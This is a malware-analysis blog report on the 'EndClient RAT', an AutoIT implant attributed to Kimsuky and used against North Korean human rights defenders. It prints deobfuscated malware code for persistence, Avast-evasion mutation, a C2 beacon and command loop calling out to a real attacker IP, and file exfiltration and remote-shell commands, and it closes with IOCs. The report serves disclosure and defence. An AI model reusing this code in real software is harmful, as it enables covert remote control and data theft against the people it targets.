

New Kimsuky Malware “EndClient RAT”: First Technical Report and IOCs

Ovi : 11/5/2025



Introduction

I have had the pleasure to work with [PSCORE](#) for quite some time now and we recently did a talk at [RightsCon](#) together about the cyber security dynamics for human rights in Korea. PSCORE's work spans to many angles surrounding from child labour abuse to internet freedoms and security. In their recent work, they discuss DPRK cyber activity as a global security issue and a continuing human-rights crisis. This report further demonstrates that.

In light of this collaboration with [PSCORE](#), we recently uncovered another large scale attack on the Human Rights community surrounding North Korea. This report details my technical reverse engineering of the novel Remote Access Trojan (RAT) found targeting North Korean Human Rights Defenders (HRD). This report intends to cover a full technical breakdown of the malware, whilst on the PSCORE website, you will find a Korean language high level summary of this report in the next few days.

This malware currently has no public disclosures other than this post and detection fidelity is extremely low, with [7/64 detection](#)'s on the dropper and [1/64 on the payload script](#). Therefore public disclosure is vital to protect the HRD communities affected by these threats. The blast radius of this attack is still unknown, since there is little detection fidelity with a large infiltration of the community by NK actors. We encourage anybody who may be affected by this to reach out to a helpline, myself or PSCORE.

Like with much of the writing I do on this website, this report also speaks to the power dynamic that the civil society face and [the need for democratic threat intelligence](#). Working with organizations like PSCORE, we are able to find highly sophisticated attacks targeting HRDs by working directly with them. Something which the private sector does not do. It is vitally important that we continue this work, because as you can see, these threats have not been disclosed by the private sector and thus we cannot exclusively rely on them to protect our community.


Context

It is helpful to first establish some context and backstory to the situation. In September PSCORE contacted me detailing an attack to a prominent North Korean human rights activist. The attack was first noticed on the remote wiping of the victims mobile phone in whereby the Threat Actor (TA) used the "Find, secure or erase a lost Android device" feature after compromising the Google account. Concurrently, the TA used her KakaoTalk account to further distribute the AutoIT based RAT which had infected her device, which I have coined the 'EndClient RAT'. This RAT was delivered via an Microsoft Installer package (MSI) titled "StressClear.msi", and impacted a further 39 identified targets. After compromising the initial victim, the TA engaged in 1:1 conversations with the targets, to instruct them to download and open the "Stress Clear" MSI.

The conversations were not automated, and were done methodically and timely. Notably, the MSI that is used to deliver the RAT was code signed by [Chengdu Huifenghe Science and Technology Co Ltd \(成都汇丰和科技有限公司\)](#).


```
Name: Chengdu Hechenyingjia Mining Partnership Enterprise (LP)
Status: This certificate or one of the certificates in the certificate chain is not
time valid.
Issuer: SSL.com EV Code Signing Intermediate CA RSA R3
Valid From: 05:54 AM 10/25/2024
Valid To: 12:23 PM 10/17/2025
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: ABD73E21CABEBDFECFF7294A6F8E4ABF9DE08CD
Serial Number: 65 D1 A4 35 53 A3 98 DA A5 37 C4 A4 E4 DE 40 D3
```

This is a Chinese mineral excavation company. It can be assumed that signing keys have been stolen from this company, and thus the signature allowed it to look legitimate against AVs and not initiate any smart screen alerts by Windows. Curiously, the MSI bundled the EndClient RAT with the Delphino package which is from a South Korean software called WIZVERA VeraPort. The Delphino, or Delfino, package is a client-side certificate authentication module which Korean banks use to handle public/financial certificates. It has been, of course, a notable target for [NK TA's in the past](#).



Name	Date modified	Type	Size
delfino.dll	4/18/2024 3:37 PM	Application extension...	19,896 KB
delfino.exe	4/18/2024 3:37 PM	Application	4,150 KB
DelfinoUAC.exe	4/18/2024 3:37 PM	Application	4,193 KB
delfinounloader-g3.exe	4/18/2024 3:37 PM	Application	4,604 KB
error.vbs	8/20/2025 11:35 PM	VBScript Script File	1 KB
fw-helper.dll	4/18/2024 3:37 PM	Application extension...	5,021 KB
logo.ico	8/20/2025 11:51 PM	ICO File	4 KB
unins_.dat	8/20/2025 11:37 PM	DAT File	10 KB
unins_.exe	8/20/2025 11:37 PM	Application	1,166 KB

Whilst this send me into a deep... **deep**rabbit hole **which was long and painful and I don't wish to talk about...** I found no indication that the packages were patched nor contained anything else malicious other than a custom VBS script. The script would pop up and display an error dialog stating the app can't run due to a language-pack mismatch and asks the user to install Korean. This of course, is not true.



So I messaged [Wladimir Palant](#), who has previously [found multiple vulnerabilities](#) in Korean backing software like VeraPorts, to see if perhaps he had any insight into why this might be bundled in. Wladimir noted that the software itself is a privacy hazard and allows uniquely identifying users from any website. A stable local service can be used to uniquely identify users across visits if a site abuses them. This could be the reason why it was with the RAT, but there was no indication of it's usage in the EndClient RAT itself or any malice contained within it. Any abuse would, I can only assume, therefore rely on a separate misconfiguration or exploit, that I'm not aware of currently. Thus my immediate feeling is that this is perhaps a decoy or place holder for the "StressClear" lure.


The potential usages myself and Wladimir could determine were:

1. User fingerprinting across websites (privacy violation)
2. Stable identifier for tracking victims
3. Legitimate-looking process (reduces suspicion)
4. Future exploit target (if vulnerabilities exist)

Moving on to the RAT itself.

EndClient RAT

Please note: all IOCs can be found at the end of the report.



A control flow image of the EndClient RAT

Above I have detailed a relatively high-level diagram of the control flow of the EndClientRAT. This doesn't include the in memory functionality, and mostly covers the on disk malware functionality interpreted by the AutoIT interpreter. The in memory functionality is to support the C2 protocol can be found in the later section.

AutoIT execution

Kimsuky have a habit of AutoIT payloads. In [2023 I reported a finding of another](#), less sophisticated AutoIT RAT used to target HRDs which was highly similar to xRAT/Quasar. As with most of these cases, you will see in the [VirusTotal collection](#) that these samples have low AV scores and demonstrably is an effective way for NK TA's to bypass common AVs. Since AutoIT scripts are most commonly compiled, AV's have a hard time with them and TA's have a good time with them. This was the case with EndClient RAT, and you'll need to pull it from the memory of the AutoIT executable if you want it de-obfuscated. To save you the bother, I have done this and uploaded it to the VirusTotal collection.

Moving on.

The MSI bundle, after installing the banking software and displaying the bogus VBS script I mentioned above, starts by creating a BAT script which copies the AutoIT3.exe binary and the Au3 script which is heavily obfuscated.

```

1 echo off
2 set /a %random%
3 copy %~dp0AutoIt3.exe %public%\%~dp0AutoIt3.exe
4 copy %~dp0lokitr.exe %public%\%~dp0lokitr.exe
5
6 cd /d %public%\%~dp0
7 copy %~dp0lokitr.exe %~dp0lokitr.exe
8
9
10 del /f /q %~dp0AutoIt3.exe
11 del /f /q %~dp0lokitr.exe
12
13

```

BAT script for persistence (click to expand)

The BAT dropper sets up persistence via a scheduled task, then self-cleans. It drops the Autolt payloads into PublicMusic, registers a task "loKITr" that executes it every minute, then removes traces of the installer.

The initiation phase of the malware checks if the global mutex identifier:

Global\AB732E15-D8DD-87A1-7464-CE6698819E701

If it's present, another instance is running so it will exit. If not, it will create the mutex and continue.

```

; checks if another instance of the malware is already running using a named mutex
FUNC ISMULTIPLE()
LOCAL $isAlreadyRunning = 0
LOCAL $mutexCheckResult = DLLCALL ( "kernel32.dll", "ptr", "OpenMutexA", "dword", 1048576, "bool", 0, "str", $globalMutexIdentifier )
IF $mutexCheckResult [ 0 ] THEN
$isAlreadyRunning = 1
ELSE
$mutexCheckResult = DLLCALL ( "kernel32.dll", "dword", "GetLastError" )
IF $mutexCheckResult [ 0 ] <> 2 THEN
$isAlreadyRunning = 1
ELSE
; create the mutex to mark this instance as running
DLLCALL ( "kernel32.dll", "ptr", "CreateMutexA", "dword", 0, "bool", 0, "str", $globalMutexIdentifier )
ENDIF
ENDIF
RETURN $isAlreadyRunning
ENDFUNC
; deletes a file or directory recursively based on path type
FUNC DELETEFILEORFOLDER ( $PATH )
IF FILEGETATTRIB ( $PATH ) = "D" THEN
RETURN DIRREMOVE ( $PATH, 1 )
ELSE
RETURN FILEDELETE ( $PATH )
ENDIF
ENDFUNC

```

Initialization mutex check - deobfuscated (click to expand)

Next the ware checks for Avast antivirus, if it finds Avast, it creates a polymorphic mutation of the file, with garbage data and a new filename. Then modifies the new persistence mechanism that you saw above.

```

; check if avast antivirus is running to trigger evasion
LOCAL $avastProcessNames [ 2 ]
$avastProcessNames [ 0 ] = "AvastUI.exe"
$avastProcessNames [ 1 ] = "AvastSvc.exe"
$processList = PROCESSLIST ( )
$avastRunning = FALSE
FOR $i = 1 TO $processList [ 0 ] [ 0 ]
$processName = $processList [ $i ] [ 0 ]
IF _ARRAYSEARCH ( $avastProcessNames, $processName ) <> -1 THEN
$avastRunning = TRUE
EXITLOOP
ENDIF
NEXT
; if avast detected, perform polymorphic mutation
IF $avastRunning THEN
LOCAL $randomDelay = RANDOM ( 30, 60, 1 )
LOCAL $i = 0
WHILE $i < $randomDelay
$currentTime = _NOWTIME ( )
$si = 1
SLEEP ( 1000 )
WHILE
; create a copy of itself with random name and garbage data appended
LOCAL $scriptName = @SCRIPTNAME
LOCAL $scriptNameWithoutExt = STRINGLEFT ( $scriptName, STRINGINSTR ( $scriptName, "." ) - 1 )
LOCAL $scriptDirectory = STRINGLEFT ( $scriptFullPath, STRINGINSTR ( $scriptFullPath, "\" ) - 1 )
LOCAL $newScriptName = GENERATERANDOSTRING ( 10 )
LOCAL $newScriptPath = $scriptDirectory & "\" & $newScriptName & ".bat"
$scriptFileHandle = FILEOPEN ( $newScriptPath, $FO_OVERWRITE + $FO_BINARY )
$scriptFileHandle = FILEOPEN ( $scriptFullPath, $FO_BINARY )
$scriptData = FILEREAD ( $scriptFileHandle )
LOCAL $garbageData = GENERATERANDOSTRING ( 1000 )
; write garbage before and after script to change file signature
FILEWRITE ( $scriptFileHandle, $garbageData )
FILEWRITE ( $scriptFileHandle, $scriptData )
$garbageData = GENERATERANDOSTRING ( 1000 )
FILEWRITE ( $scriptFileHandle, $garbageData )
FILECLOSE ( $scriptFileHandle )
; create batch file to delete old task and create new scheduled task with new name
LOCAL $batchFileName = GENERATERANDOSTRING ( 10 )
LOCAL $batchFilePath = "C:\Users\Public\Documents\" & $batchFileName & ".bat"
FILEOPEN ( $batchFilePath, $FO_OVERWRITE )
LOCAL $batchCommands = "schtasks /Delete /F /TN "" & $scriptNameWithoutExt & "" /F"
$batchCommands & @CRLF
LOCAL $randomInterval = RANDOM ( 5, 10, 1 )
LOCAL $intervalString = STRING ( $randomInterval )
LOCAL $autoItExecutable = "AutoIt3.exe"
$batchCommands & "schtasks /create /sc minute /mo " & $intervalString & " /tr "" & $newScriptName & "" /f "" & $scriptDirectory & "\" & $autoItExecutable & " " & $newScriptPath & ""
$batchCommands & @CRLF
$batchCommands & "del /f /q %~dp0"
FILEWRITE ( $batchFilePath, $batchCommands )
FILECLOSE ( $batchFilePath )
RUN ( @COMSPEC & " /c " & $batchFilePath, "", @SW_HIDE )
FILEDELETE ( $scriptFullPath )
ELSE
; normal persistence via startup folder shortcut when avast not detected
LOCAL $CONSOLEStartupShortcutPath = @STARTUPDIR & "\Smart_Mob_Link"
LOCAL $scriptName = @SCRIPTNAME
LOCAL $scriptNameWithoutExt = STRINGLEFT ( $scriptName, STRINGINSTR ( $scriptName, "." ) - 1 )
LOCAL $scriptDirectory = STRINGLEFT ( $scriptFullPath, STRINGINSTR ( $scriptFullPath, "\" ) - 1 )
LOCAL $deleteTaskCommand = "schtasks /Delete /F /TN "" & $scriptNameWithoutExt & "" /F"
RUN ( @COMSPEC & " /c " & $deleteTaskCommand, "", @SW_HIDE )
LOCAL $autoItExecutable = "AutoIt3.exe"

```

Anti-Avast and polymorphic mutation - de-obfuscated (click to expand)

At this point I should say it is curious to me why they would do such a thing. Avast isn't a common AV in Korea and we were not aware of any victims having it installed. AhnLab is probably the most common in the region. So the specific focus on this AV and no others is weird to me. Though I should say, it's not uncommon for Kimsuky and other NK actors to use scripts from others. This of course, was the same case for [SuperBear](#). So perhaps this is a indicator of that.

With the persistence BAT file created, with either with the polymorphic changes or with the standard script, it uses C:\Users\Public\Music as a writable path. It drops the two payloads, the genuine AutoIt3.exe and the Au3 Script whilst also copying c:\windows\system32\schtasks.exe to hwpviewer.exe. In addition to this, it also created a LNK in the Startup directory, which executes the payload when the user logs in.

- Location: %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Smart_Web.lnk
- Target: Points to the AutoIt3.exe + malicious .au3 script

With persistence set up, it initializes a COM for Windows API calls and a Winsock for network operations. This sample, then connected to the C2 IP 116[.]202[.]99[.]218:443 via a TCP socket. You can see the keepalive intervals are set to enable TCP keep-alive packets with a 10 second timeout and a 1 second interval.

```

19354 ; initialize com and winsock for network operations
19355 DLLCALL ( "ole32.dll", "int", "CoInitializeEx", "ptr", 0, "dword", 6 )
19356 LOCAL $wsaDataStruct = DLLSTRUCTCREATE ( "ushort;ushort;ushort;ptr;uint;ushort;ushort;ushort" )
19357 LOCAL $wsaStartupResult = DLLCALL ( "ws2_32.dll", "int", "WSAStartup", "ushort", 514, "ptr", DLLSTRUCTGETPTR ( $wsaDataStruct ) )
19358 IF $wsaStartupResult [ 0 ] <> 0 THEN
19359 ELSE
19360 LOCAL $errorCode = 0
19361 LOCAL $connectionResult
19362 LOCAL $shouldReconnect = FALSE
19363 ; main c2 connection loop with auto-reconnect
19364 WHILE 1
19365 $connectionResult = CONNECTSERVER( $commandServerIP, $commandServerPort ) // 116.202.99.218:443
19366 IF $connectionResult = FALSE THEN
19367 ELSE
19368 ; enable keepalive to detect dead connections
19369 IF _SETKEEPALIVE( $mainSocket, 1, 10000, 1000 ) = TRUE THEN
19370 ENDFUNC
19371 ; send initial system info beacon
19372 _SENDSYSTEMINFO( )
19373 $isConnected = 1
19374 ; command receive and process loop
19375 WHILE $isConnected = 1
19376 $receivedData = RECVSTRING( $mainSocket )
19377 IF $receivedData = "" THEN
19378 $isConnected = 0
19379 EXITLOOP
19380 ENDFUNC
19381 _ONDATA RECEIVED( $receivedData )
19382 WEND
19383 ; close socket and wait before reconnecting
19384 DLLCALL ( "ws2_32.dll", "int", "closesocket", "ptr", $mainSocket )
19385 ENDFUNC
19386 SLEEP ( 15000 )
19387 WEND
19388 DLLCALL ( "ws2_32.dll", "int", "WSACleanup" )
19389 ENDFUNC
19390

```

C2 connection loop - de-obfuscated (click to expand)

Once the C2 connection is established, it begins sending it's first system information beacon containing the computer name, OS version, username and IP. Notably here, the it creates a JSON marker of "endClient9688" which is a vitally important aspect of the C2 protocol for this malware.

```

; sends victim system information to the c2 server on initial connection
FUNC _SENDSYSTEMINFO( )
LOCAL $systemInfoObject = JSON_OBJCREATE( )
JSON_OBJPUT( $systemInfoObject, "hostname", @COMPUTERNAME )
JSON_OBJPUT( $systemInfoObject, "os", @OSVERSION & " " & @OSBUILD )
JSON_OBJPUT( $systemInfoObject, "ip", _GETLOCALIP( ) )
JSON_OBJPUT( $systemInfoObject, "username", @USERNAME )
LOCAL $systemInfoJSON = JSON_ENCODE( $systemInfoObject )
LOCAL $jsonDataWithTerminator = $systemInfoJSON & "endClient9688"
_SEND( $mainSocket, $jsonDataWithTerminator )
ENDFUNC

; wrapper to get the last windows api error code
FUNC WINAPI_GETLASTERROR( )
LOCAL $apiCallResult = DLLCALL ( "kernel32.dll", "int", "GetLastError" )
RETURN $apiCallResult [ 0 ]
ENDFUNC

```

C2 Beacon - de-obfuscated (click to expand)

The C2 command loop that you see from line 19376 in the second to last image, receives data until the "endServer9688" marker of the is seen or receives a file until "endServerFile9688" marker is seen.

The C2 messaging protocol looks like this:

- = [JSON_DATA]endClient9688 // Client → Server
- = [JSON_DATA]endServer9688 // Server → Client
- = [FILE_DATA]endClientFile9688 // File Client → Server
- = [FILE_DATA]endServerFile9688 // File Server → Client

The resultant beacons would look like this:

```

{
  "computerName": "VICTIM-PC",

```

```

"osVersion": "Windows 10 Pro",
"userName": "victim",
"ipAddress": "192.168.1.100"
}endClient9688

```

With a command structure like this:

```

{"cmd": "shell", "command": "whoami"}endServer9688
{"cmd": "download", "path": "C:\\sensitive.doc"}endServer9688
{"cmd": "upload", "filename": "payload.exe", "size": 12345}endServer9688

```

Curiously, if you do come across this malware in the future, you might consider being creative in how the script does sentinel-based framing. Since it does this byte-at-a-time with unbounded buffering. So a peer that never sends the marker will make the C2 keep buffering data, so RAM grows and CPU spins. Which easily make a reliable DoS. Unfortunately, the C2 was dead when I got trying this out.

```

LOCAL $jsonDataWithTerminator = $systemInfoJSON & "endClient9688"
_SEND( $mainSocket , $jsonDataWithTerminator )

```

```

18895 ; receives a complete string message or file from socket with protocol markers
18896 FUNC RECVRSTRING( $ISOCKET )
18897 LOCAL $binaryBuffer = BINARY ( "" )
18898 LOCAL $tempString = ""
18899 LOCAL $isReceivingFile = FALSE
18900 LOCAL $finalResult = ""
18901 LOCAL $accumulatedBinary = BINARY ( "" )
18902 LOCAL $tempString1 = ""
18903 LOCAL $fileHandle = + -1
18904 ; first loop handles initial message or file upload start marker
18905 WHILE 1
18906 $S = _RCV( $ISOCKET , 1 , 0 )
18907 IF $S = "" THEN
18908 RETURN $S
18909 ENDIF
18910 $accumulatedBinary &= $S
18911 $tempString = BINARYTOSTRING ( $accumulatedBinary , $SB_UTF8 )
18912 LOCAL $endMarkerPosition = STRINGINSTR ( $tempString , "endServer9688" )
18913 IF $endMarkerPosition AND NOT $isReceivingFile THEN
18914 LOCAL $finalResult = STRINGLEFT ( $tempString , $endMarkerPosition + -1 )
18915 RETURN $finalResult
18916 ENDIF
18917 IF STRINGINSTR ( $tempString , "upLoad_start:" ) AND NOT $endMarkerPosition AND NOT $isReceivingFile THEN
18918 $isReceivingFile = TRUE
18919 $binaryBuffer = BINARY ( "" )
18920 LOCAL $uploadFileFullPath = $uploadPath & "\\\" & $uploadFilename
18921 $fileHandle = FILEOPEN ( $uploadFileFullPath , $FO_OVERWRITE + $FO_BINARY )
18922 EXITLOOP
18923 ENDIF
18924 WEND

```

Recv with protocol marker - de-obfuscated (click to expand)

C2 command dispatcher can initiate the following (note function names are pseudo-code and were obfuscated naturally) :

Command type	Purpose	Action
shellStart	Start a remote shell session	CREATEREMOTESHELL() then REMOTESHELLPROCESS()
shellStop	Stop remote shell	No call; shell presumed to stop elsewhere
refresh	Send system information	_SENDSYSTEMINFO()
list	List drives or root directory	GETFILELIST()
goUp	Move up one directory	GETPARENTDIRECTORY(path) then GOINTOFILEPATH(parent)
download	Exfiltrate a file (victim → server)	DOWNLOADPROCESS(\$mainSocket, path)
upload	Receive a file (server → victim)	Set \$isFileReceived = TRUE and hold path/name
run	Execute a program on host	RUN(path)
delete	Delete a file on host	FILEDELETE(path)
(else)	Navigate to a specific directory	GOINTOFILEPATH(path)

C2 mechanisms breakdown (click to expand)

```

19138 ; parses and handles commands received from the c2 server
19139 FUNC _ONDATA RECEIVED( $DATA )
19140 IF NOT ISJSON( $DATA ) THEN RETURN
19141 LOCAL $commandObject = JSON_DECODE( $DATA )
19142 IF JSON_OBJEXISTS( $commandObject , "shellStart" ) THEN
19143 ; start interactive remote shell session
19144 REMOTESHELLPROCESS( $mainSocket )
19145 ELSEIF JSON_OBJEXISTS( $commandObject , "shellStop" ) THEN
19146 ; stop the remote shell
19147 WRITEREMOTESHELL( "exit\n" )
19148 ELSEIF JSON_OBJEXISTS( $commandObject , "command" ) THEN
19149 SWITCH JSON_OBJGET( $commandObject , "command" )
19150 CASE "refresh"
19151 ; refresh and send drive list
19152 GETFILELIST( )
19153 CASE "list"
19154 ; list files in specified directory
19155 LOCAL $directoryPath = JSON_OBJGET( $commandObject , "path" )
19156 GOINTOFILEPATH( $directoryPath )
19157 CASE "goUp"
19158 ; navigate to parent directory
19159 LOCAL $currentPath = JSON_OBJGET( $commandObject , "path" )
19160 LOCAL $parentPath = GETPARENTDIRECTORY( $currentPath )
19161 GOINTOFILEPATH( $parentPath )
19162 CASE "download"
19163 ; download file from victim to c2 server
19164 LOCAL $downloadPath = JSON_OBJGET( $commandObject , "downPath" )
19165 DOWNLOADPROCESS( $mainSocket , $downloadPath )
19166 CASE "upload"
19167 ; prepare to receive file upload from c2 server
19168 $uploadPath = JSON_OBJGET( $commandObject , "clientPath" )
19169 $uploadFilename = JSON_OBJGET( $commandObject , "fileName" )
19170 ENDSWITCH
19171 ELSE
19172 ENDIF
19173 ENDFUNC

```

C2 mechanisms in de-obfuscated payload (click to expand)

Notably, the *create remote shell* functionality creates 4 named pipes whilst spawning a hidden cmd.exe using a DLL call to Kernel32.dll CreateProcessA and redirects cmd.exe stdin/stdout to pipes.

```

\\.\pipe\[random]_stdin_read
\\.\pipe\[random]_stdin_write
\\.\pipe\[random]_stdout_read
\\.\pipe\[random]_stdout_write

```

Once the remote shell is active, it can then receive commands from the C2 and write to the cmd.exe stdin. Further capabilities in the C2 mechanism allow the TA to download and upload files as detailed above, but check the file size is < 30mb.

C2 Protocol / In memory activity

The TA's implemented 4 machine code modules that execute in memory that assist with the C2 protocol marker handling and encoding/decoding C2 commands. As stated above, I kept the control flow diagram high-level, which didn't specify the usage of the in-memory modules, but they are key functions that facilitate the actions seen in the high-level diagram, particularly the C2. The in memory activity occurs like this:

1. AutoIT script starts
2. `_BINARYCALL_CREATE()` called
3. `VirtualAlloc()` allocates RWX memory
4. Machine code copied to memory
5. `DLLCALLADDRESS()` jumps to memory address
6. CPU executes machine code
7. Results returned to AutoIT
8. Memory freed on exit (or kept resident)

These 4 modules operate by using Autolt stubs that JIT-allocate and call raw shellcode (x86 and x64 variants) with a cdecl ABI. I have [decoded the payloads](#) and uploaded them on the [VirusTotal](#) collection for researchers to access

should you wish to throw them into your disassembler, but note, they are not that interesting. For the sake of brevity, here's a summary:


1. BINARYSEARCH
 - Pattern matching in binary data
 - Separate x64 and x86 versions
 - Used for finding protocol markers in network data, such as "endServer"
2. BASE64DECODE
 - Decode Base64 strings to binary
 - Full Base64 lookup table and decoder
 - Used for decoding C2 commands and file transfers
3. BASE64ENCODE
 - Encode binary to Base64 strings
 - Encoding data before sending to C2
4. LZMADECOMPRESS
 - Decompress LZMA-compressed data
 - Full LZMA decompression algorithm
 - `malloc()` and `free()` from msvcrt.dll
 - Decompressing compressed payloads

BINARYSEARCH

The BINARYSEARCH function is much like [memmem](#). It's a raw **byte-pattern search**. You give it a buffer and a needle; it returns the first match or NULL. In the malware it's used to finding the protocol markers we mentioned above in network data for the C2; "endServerFile9688" etc.

```
$tempString1 = BINARYTOSTRING ( $S , $SB_UTF8 )
LOCAL $fileEndMarker = STRINGTOBINARY ( "endServerFile9688" )
LOCAL $endIndex = BINARYLEN ( $S ) - BINARYLEN ( BINARY ( $fileEndMarker ) ) + 1
LOCAL $markerPosition = BINARYSEARCH( $S , $fileEndMarker )
IF $markerPosition > 0 THEN
    ; found end marker so extract clean data before it
    LOCAL $cleanFileData = BINARYMID ( $S , 1 , $markerPosition + -1 )
    IF $fileHandle = + -1 THEN
        RETURN ""
```

EndClient RAT's usage of in memory binary search to check for C2 protocol markers (click to expand)



Similarities with Memmem except from treating empty patterns as invalid input and return null (click to expand)

BASE64 ENCODE/DECODE

The encode, of course, is the inverse of the decode function. It converts binary data to Base64 ASCII representation and thus the decode into binary. Most notably, the function is stored LZMA-compressed and base64-encoded, so it must first be decoded and then decompressed using the LZMADECOMPRESS then it can be executed.

LZMADECOMPRESS

As described, this is a in memory full LZMA decompression algorithm

Are the in memory stubs unique?

Notably, you may be able to notice through open source TI research that these stubs [are not unique](#), where the linked finding here has the same `_BINARYCALL_CREATE` stubs we discuss above:

- `memsearch_x64`
- `memsearch_x86`
- `base64decode_x64`
- `base64decode_x86`
- `LZMADECOMPRESS`

Though it should be noted beyond the loader stubs, the script I linked above behaves like an 'FFAStrans helper', not the EndClient RAT. I'm not familiar with FFAStrans, but it's a media transcoder and automation tool. Like I said at the start of this report, Kimsuky have a habit of lifting and shifting code from curiously unknown realms of the internet and to me I often only every appear to find those code blocks on VirusTotal. Firehose or gpt maybe?

Conclusion

- EndClient RAT is a lean AutoIT implant delivered via a signed "Stress Clear" MSI, abusing stolen code-signing to bypass AV and SmartScreen.
- The bundled WIZVERA Delfino looks like a decoy or lure support. I found no evidence of tampering beyond a bogus VBS error.
- Persistence is simple and durable: scheduled task into `Public\Music`, mutex-gated execution, and basic AV-aware polymorphism targeting Avast.
- C2 is trivial but effective: sentinel-framed JSON and file streams with fixed markers, TCP keep-alives, and a hidden named-pipe shell.
- In-memory helpers are stock: `memsearch`, `Base64`, and `LZMA` blocks loaded via `RWX` stubs. Nothing novel, just reused parts.
- Tradecraft aligns with Kimsuky patterns: AutoIT preference, lifted components, HRD-focused social engineering.
- Mitigation: block the IOCs, hunt on the markers (`endClient9688/endServer9688`), scheduled-task artifacts, pipe names, and the mutex. Treat signed MSIs as untrusted until provenance is verified.

If you think you may be infected by this malware, you can check for the following behaviors / IOCs:

Type	ID
file	7107c110e4694f50a39a91f8497b9f0e88dbe6a3face0d2123a89bcebf241a1d
file	bccd8a213cf6986bad4bb487fe1bf798e159d32fd3a88b4e8d2945403d1c428d
file	dfad5a2324e4bde8ba232d914fcea4c7c765992951eb933264fe1a2aaa8da16a
ip_address	116.202.99.218
mutex	Global\AB732E15-D8DD-87A1-7464-CE6698819E701
file_path	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Smart_Web.lnk

There is also a [VirusTotal Collection here](#).
